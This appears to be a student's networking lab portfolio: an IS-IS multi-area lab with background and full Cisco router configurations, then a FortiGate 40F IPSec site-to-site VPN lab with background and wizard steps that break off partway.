Cover Image Attribution: Ram Venu

Advanced Cisco Networking Academy – Configuring a Network with the IS-IS Routing Protocol

Colin J. Faletto, CCNA

Networking Academy

Purpose

This lab is intended to demonstrate an understanding of the IS-IS routing protocol and its many inticracies. The lab entails setting up multiple IS-IS areas, intended to show off the modular way in which the protocol is designed.

Background

Intermediate System to Intermediate System, or IS-IS, is an interior gateway link-state routing protocol. Unlike most routing protocols, it was standardized by the International Standards Organization instead of the IETF. More specifically, its most recent version is defined in ISO/IEC 10589:2002.

IS-IS has a somewhat confusing history. It was originally written in the late 1980s as a proprietary standard at the Digital Equipment Corporation, but ISO began development on an open standard version of the protocol soon after. In February 1990, the IETF (who, again, didn't develop the protocol) officially republished a draft/prototype version of IS-IS (then called ISO Development Protocol 10589) under RFC 1142. IETF also modified IS-IS to work with their own Internet Protocol (IP) standards in a version called Integrated IS-IS, which was specified under RFC 1195. This document was later archived when the protocol was officially standardized under ISO/IEC 10589:1992. Ten years later, the protocol was updated and has remained the same ever since (see above).

The "Intermediate System" in the protocol's name refers to ISO's terminology for a router. ISO has their own terminology for several different networking terms, including "end system" for a host, "circuit" for a link, and "adjacency" for a neighbor connection between routers. IS-IS supports two different types of adjacencies: broadcast (LAN) adjacencies and point-to-point adjacencies.

Open Shortest Path First (OSPF) is a routing protocol that uses link state advertisements to automatically build a network topology and provide end-to-end connectivity across networks. It was developed by the IETF. OSPF has two widely used versions: OSPFv2 and OPSFv3, which operate similarly but use IPv4 and IPv6 addresses respectively. OSPFv2 is specified in RFC 2328 and OSPFv3 is specified in RFC 5320.

IS-IS routers can be set up to support intermediate systems in three different ways: Level 1, Level 2, and Level 1-2. Level 1 routers, also known as station routers, are designed to route only within their own area. Level 2 routers, also known as backbone routers, are designed to route between areas. Level 1-2 routers work on both Level 1 and Level 2 and allow routers on either level to communicate with each other.

Multiple IS-IS processes can be run on the same router through the use of area tags, which function much like OSPF process IDs. Unlike process IDs, however, area tags can be made up of alphanumeric characters instead of just numbers.

IS-IS uniquely identifies routers, areas, and processes using Network Entity Titles, or NETs. NETs are formatted like so: `aa.bbbb.cccc.cccc.cccc.dd`. The first section is the Authority and Format Identifier, or AFI, which specifies how the address is controlled and structured. The most common AFI is 49, which is used for private networks. The second section is the Area ID and is used by routers to identify their own area and the areas of other routers for the purposes of Level 1 and 2 routing. The third section is the System ID, which uniquely identifies an entire router across an entire

network, and functions much like an OSPF router ID. The final section is the N-Selector, which is used to uniquely identify network services and is always set to `00` for the purposes of IS-IS routing.

IS-IS has a variety of packet types for communication packets. Hello Protocol Data Units (PDUs) are used to establish adjacencies between routers. Link State PDUs (LSPs) are used to exchange routing information and can be fragmented in cases where a lot of information needs to be exchanged. LSPs contain data in a Type-Length-Value (TLV) format and come with a header that contains the source router's system ID and fragmentation information. A few notable TLV values have been added to LSPs over the years, especially TLVs 22 and 135, which contain wider metric values to allow more complex topologies. IS-IS also uses Complete Sequence Number PDUs (CSNP) and Partial Sequence Number PDUs (PSNP) to ensure that all routers in a network have the same LSP information. The DIS periodically sends out a CNSP that contains all LSP IDs, and other routers will send PNSP requests for specific LSPs if they find any differences in their own databases.

IS-IS and OSPF are very similar routing protocols with a few key differences. Both protocols are interior routing protocols, meaning that they are meant for routing within a single autonomous system. Both protocols also use Djikstra's algorithm for finding the optimal route through a network. OSPF is specific to IP routing while IS-IS supports both IP and Connectionless Network Protocol (CLNP), which is an ISO standard that is often considered an equivalent to IP. This was especially useful in the networking world when IPv6 was becoming widely adopted, as OSPF had to be rewritten (see OSPFv3) to support IPv6 but IS-IS could handle the new addressing standard without any issues. OSPF has a wider variety of operation modes and has exclusive modes such as point-to-multipoint and point-to-multipoint non-broadcast. OSPF also requires all routers to be connected to a core backbone area (area 0) while IS-IS has no such requirement, allowing IS-IS topologies to take more complex shapes. IS-IS and OSPF also differ in how they handle areas, as IS-IS handles areas in terms of entire routers while OSPF handles areas in terms of specific interfaces. IS-IS and OSPF also display neighbor information differently, as IS-IS displays the hostnames of neighboring routers while OSPF only displays their router IDs. This is made possible through TLV 137, a value stored in IS-IS LSPs. Having router hostnames displayed in an IS-IS database can make debugging much easier for network engineers and administrators.

Lab Summary

This lab entails setting up six routers with IS-IS in three different areas using a linear topology. The topology is symmetrical, with a Level 1 router on each edge connected to a Level-1-2 router and Level 2 router on each side. These routers are split into three areas, with Area 2 built entirely in Level 2 and Areas 1 and 3 containing the Level 1-2 and Level 1 routers. The Level 1 routers are connected to the hosts and assign an IP automatically with a DHCP server.

Lab Commands

```
Router(config-if): ip router isis <area-tag>
```

Configures IS-IS to be used on an interface with the specified area tag.

```
Router(config): router isis <area-tag>
```

Enters IS-IS configuration mode with the specified area tag.

```
Router(config-router): metric-style wide
```

Configures IS-IS to use a 32-bit metric field instead of the default “narrow” 10-bit field.


`Router(config-router): net 49.0001.1111.2222.3333.00`

Configures an IS-IS NET (Network Entity Title) with an AFI of `49` (used for private networks), and Area ID of `0001`, a System ID of `1111.2222.3333`, and an N-Selector of `00`.

`Router(config-router): is-type [level-1 | level-1-2 | level-2-only]`

Configures the router to route in Level 1 and/or Level 2. Cisco routers default to routing on both levels.

Network Diagram



Configurations

Red-1:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Red1
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
ip dhcp pool POOL1
 network 99.1.0.0 255.255.255.0
 default-router 99.1.0.1
login on-success log
subscriber templating
vtp domain cisco
```

```
vtp mode transparent
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FLM240608PJ
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 1.1.1.1 255.255.255.0
 ip router isis
 negotiation auto
interface GigabitEthernet0/0/1
 ip address 99.1.0.1 255.255.255.0
 ip router isis
 negotiation auto
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0/2/0
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0/2/1
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router isis
 net 49.0001.0000.0000.0101.00
 is-type level-1
 metric-style wide
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
control-plane
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
```

```
end
```

Red 2:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Red2
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FLM2406090M
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 2.2.2.1 255.255.255.0
 ip router isis
 negotiation auto
interface GigabitEthernet0/0/1
 ip address 1.1.1.2 255.255.255.0
 ip router isis
 negotiation auto
interface Serial0/1/0
interface Serial0/1/1
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router isis
 net 49.0001.0000.0000.0102.00
 metric-style wide
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
control-plane
```

```
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Green 1:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Green1
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FLM240608H7
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 3.3.3.1 255.255.255.0
 ip router isis
 negotiation auto
interface GigabitEthernet0/0/1
 ip address 2.2.2.2 255.255.255.0
 ip router isis
 negotiation auto
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
```

```
 shutdown
 negotiation auto
router isis
 net 49.0002.0000.0000.0201.00
 is-type level-2-only
 metric-style wide
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
control-plane
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Green 2:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Green2
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FDO21482HZX
license boot level appxk9
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 4.4.4.1 255.255.255.0
 ip router isis
 negotiation auto
```

```
interface GigabitEthernet0/0/1
 ip address 3.3.3.2 255.255.255.0
 ip router isis
 negotiation auto
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router isis
 net 49.0002.0000.0000.0202.00
 is-type level-2-only
 metric-style wide
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
control-plane
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Purple 1:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname Purple1
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
login on-success log
subscriber templating
vtp domain cisco
```

```
vtp mode transparent
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FDO21482DWJ
license boot level appxk9
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 5.5.5.1 255.255.255.0
 ip router isis
 negotiation auto
interface GigabitEthernet0/0/1
 ip address 4.4.4.2 255.255.255.0
 ip router isis
 negotiation auto
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router isis
 net 49.0003.0000.0000.0301.00
 metric-style wide
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
control-plane
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Purple 2:

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
```

```
hostname Purple2
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
ip dhcp pool POOL2
 network 99.2.0.0 255.255.255.0
 default-router 99.2.0.1
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
multilink bundle-name authenticated
license udi pid ISR4321/K9 sn FDO214414VU
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
 mode none
interface GigabitEthernet0/0/0
 ip address 99.2.0.1 255.255.255.0
 ip router isis
 negotiation auto
interface GigabitEthernet0/0/1
 ip address 5.5.5.2 255.255.255.0
 ip router isis
 negotiation auto
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0/2/0
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0/2/1
 no ip address
 shutdown
 negotiation auto
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 shutdown
 negotiation auto
router isis
 net 49.0003.0000.0000.0302.00
```

```
 is-type level-1
 metric-style wide
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip tftp source-interface GigabitEthernet0
control-plane
line con 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Problems

We originally confused IS-IS areas with IS-IS area tags and configured three separate area tags throughout the network. As IS-IS area tags work like OSPF process IDs and don't share network information between each other, this resulted in the failure of the network. We fixed this by instead assigning the router's area as part of its NET.

Conclusion

To wrap up, I now have a much greater understanding of the IS-IS routing protocol and its inticracies, including how NETs work and how both layers of IS-IS route and communicate with each other across areas. I am now confident that I could use this routing protocol in an enterprise environment to route using complex topologies.

Fortinet Cybersecurity Academy: Configuring an IPSec Site-to-Site VPN on a FortiGate 40-F Firewall

Colin J. Faletto, CCNA

FORTINET

Purpose

This lab is intended to show off the intricate VPN capabilities of the FortiGate-40F firewall by showing off an IPSec site to site VPN connection, which is a common type of connection used to provide a secure connection between different remote networks. The lab employs the use of Microsoft's Remote Desktop Protocol (RDP) to show off a common use of an site-to-site VPN between remote networks.

Background

Fortinet is a cybersecurity company founded in 2000 in Sunnyvale, CA. They are known for their flagship product, the FortiGate firewall, as well as a wide variety of other networking and security devices, such as the FortiSwitch and the FortiAP, and services such as FortiSandbox, FortiAuthenticator, FortiVoice, and FortiDDoS. Fortigate is an S&P 500 component and is listed on the NASDAQ as $FTNT.

The FortiGate 40-F is a firewall developed by Fortinet. It has capabilities expected of a modern firewall such as full routing capability, DHCP server capability, and support for a variety of filtering methods. The 40-F also supports running its own local RADIUS server with a feature called Local Auth (Authentication). The 40-F uses a fanless design, allowing it to operate silently. The 40-F has a small form factor at 1.5 x 8.5 x 6.3 inches, meaning it can easily fit into existing networking setups. By default, the 40-F gives out DHCP addresses in the 192.168.1.0/24 subnet to its clients (from .110-.210, specifically) and its GUI client can be accessed via HTTPS at 192.168.1.99.

A virtual private network, or a VPN, is a method of creating a secure tunnel between networks. VPNs allow computers that are physically located offsite to be treated the same as computers physically inside of a network**.** In the business world, VPNs are often used to allow employees working from home to access company resources located on internal servers. VPN services are commonly sold commercially, allowing consumers to connect to private network-sharing servers. These servers are often located in multiple countires or regions, enabling consumers to spoof their location and hide network traffic from their ISP.

There are two primary types of VPNs: site-to-site and remote access. They primarily differ in that site-to-site VPNs connect entire networks while remote access VPNs connect individual hosts to a remote network. Site-to-site VPNs often don't require separate host-based software while RA VPNs often do. Site-to-site VPNs are most commonly used to connect two branch locations of a company and allow them to act as if they were on the same physical network. Remote access VPNs are most commonly used to allow a remote employee to access resources on a secure internal company network.

Internet Protocol Security, or IPSec, is a set of protocols that provide authentication and encryption over an IP network. IPsec uses Encapsulating Security Protocol to provide the encryption and verify that a packet came from a given source. IPsec uses Authentication Headers to ensure the integrity of packets via a hash

function. Internet Security Association and Key Management Protocol (ISAKMP) is also used by IPsec facilitate the exchanging of encryption keys.

Remote Desktop Protocol, or RDP, is a Microsoft-proprietary protocol that allows a user to remotely view and control a connected Windows PC. RDP employs a client/server model, with the client being included on all versions of Windows and the server being exclusive to the operating system's higher tiers. RDP uses port 3389 with both TCP and UDP. RDP was introduced during Microsoft's transition from MS-DOS to the NT kernel with Windows NT 4.0 Terminal Services Edition, and the server has been included on every version of Windows (other than Home) since XP.

Lab Summary


This lab creates a site-to-site VPN tunnel between two Fortinet 40-F firewalls. This VPN tunnel uses a PSK for authentication and allows private traffic to be transmitted over our "public" lab network.

Lab Commands


This lab requires the use of two different firewalls. Complete all the following steps on BOTH firewalls.

First, change your LAN IP address range to be different than the remote gateway's address range.


Go to Interfaces > LAN and click Edit.




Change the IP/Netmask and DHCP address range to another valid private IP address range. Click OK.




Go to VPN > IPSec Wizard. Give the VPN a name, set the template type to Site-to-Site, set the NAT configuration to No NAT between sites, and set the remote device type to FortiGate.




Click Next.




Set Remote Device to IP Address, the Remote IP Address to the IP of your partner firewall's outward-facing IP, the outgoing interface to WAN, the authentication method to pre-shared key, and agree on an identical pre-shared key between firewalls. Click Next.



